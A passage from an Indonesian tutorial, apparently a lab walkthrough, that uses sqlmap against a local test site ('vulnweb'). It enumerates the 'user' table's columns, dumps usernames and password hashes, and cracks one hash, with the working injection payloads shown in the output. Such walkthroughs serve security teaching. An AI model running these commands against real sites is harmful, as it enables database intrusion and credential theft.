
8. Selanjutnya, periksa kolom yang ada dalam tabel user.
   sqlmap -u "URL" -T user --columns: untuk melihat daftar kolom dalam tabel tersebut.




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.56.101/index.php?tampil=artikel_detail&id=69" -T user --columns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 11:34:41 /2023-06-02/

[11:34:41] [INFO] resuming back-end DBMS 'mysql'
[11:34:41] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=sirnjm9ksan...5kiaoctco1'). Do you want to use those [Y/n
] y
[11:34:48] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: tampil=artikel_detail&id=69' AND (SELECT 6811 FROM (SELECT(SLEEP(5)))iunS) AND 'FrsV'='FrsV

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: tampil=artikel_detail&id=69' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a707871,0x6b7845645465466f57704a5447546c4d55614e79
78446f566f454b5562696c6d717a5054734d6c62,0x716b786b71),NULL,NULL-- -
---
[11:34:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[11:34:48] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[11:34:48] [INFO] fetching current database
[11:34:48] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id_user  | int(5)      |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+
```

Result yang dihasilkan merupakan daftar kolom dalam tabel user.

9. Lanjutkan untuk mendapatkan data dari setiap kolom dalam tabel user.
   sqlmap -u "URL" -C id_user, password, username --dump: digunakan untuk mendapatkan data id_user, password, dan username.



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.56.101/index.php?tampil=artikel_detail&id=69" -C id_user,password,username --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 11:35:28 /2023-06-02/

[11:35:28] [INFO] resuming back-end DBMS 'mysql'
[11:35:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=v5jpal3o91h...4dmpasin9f'). Do you want to use those [Y/n
] y
[11:35:31] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: tampil=artikel_detail&id=69' AND (SELECT 6811 FROM (SELECT(SLEEP(5)))iunS) AND 'FrsV'='FrsV

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: tampil=artikel_detail&id=69' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a707871,0x6b7845645465466f57704a5447546c4d55614e79
78446f566f454b5562696c6d717a5054734d6c62,0x716b786b71),NULL,NULL-- -
---
[11:35:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[11:35:31] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[11:35:31] [INFO] fetching current database
[11:35:31] [INFO] fetching tables for database: 'vulnweb'
[11:35:31] [INFO] fetching entries of column(s) 'id_user,password,username' for table 'galeri' in database 'vulnweb'
[11:35:32] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Fal
ling back to partial UNION technique
[11:35:32] [WARNING] the SQL query provided does not return any output
[11:35:32] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[11:35:32] [INFO] fetching number of column(s) 'id_user,password,username' entries for table 'galeri' in database 'vulnweb'
[11:35:32] [WARNING] time-based comparison requires larger statistical model, please wait........................ (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[11:35:49] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
disruptions
```



```
[11:36:17] [WARNING] the SQL query provided does not return any output
[11:36:17] [INFO] fetching number of column(s) 'id_user,password,username' entries for table 'halaman' in database 'vulnweb'
[11:36:17] [INFO] retrieved: 4
[11:36:19] [WARNING] (case) time-based comparison requires reset of statistical model, please wait............................. (done)

[11:36:20] [INFO] retrieved:
[11:36:20] [INFO] retrieved:
[11:36:20] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
[11:36:21] [INFO] retrieved:
Database: vulnweb
Table: halaman
[4 entries]
+---------+----------+----------+
| id_user | password | username |
+---------+----------+----------+
| <blank> | <blank>  | <blank>  |
| <blank> | <blank>  | <blank>  |
| <blank> | <blank>  | <blank>  |
| <blank> | <blank>  | <blank>  |
+---------+----------+----------+

[11:36:21] [INFO] table 'vulnweb.halaman' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.56.101/dump/vulnweb/halaman.csv'
[11:36:21] [INFO] fetching entries of column(s) 'id_user,password,username' for table 'user' in database 'vulnweb'
[11:36:21] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:36:43] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[11:36:48] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[11:36:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:36:53] [INFO] starting 2 processes
[11:37:32] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+---------+-------------------------------------------+----------+
| id_user | password                                  | username |
+---------+-------------------------------------------+----------+
| 1       | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb  |
+---------+-------------------------------------------+----------+
```

Akhirnya kita berhasil mendapatkan username dan password :)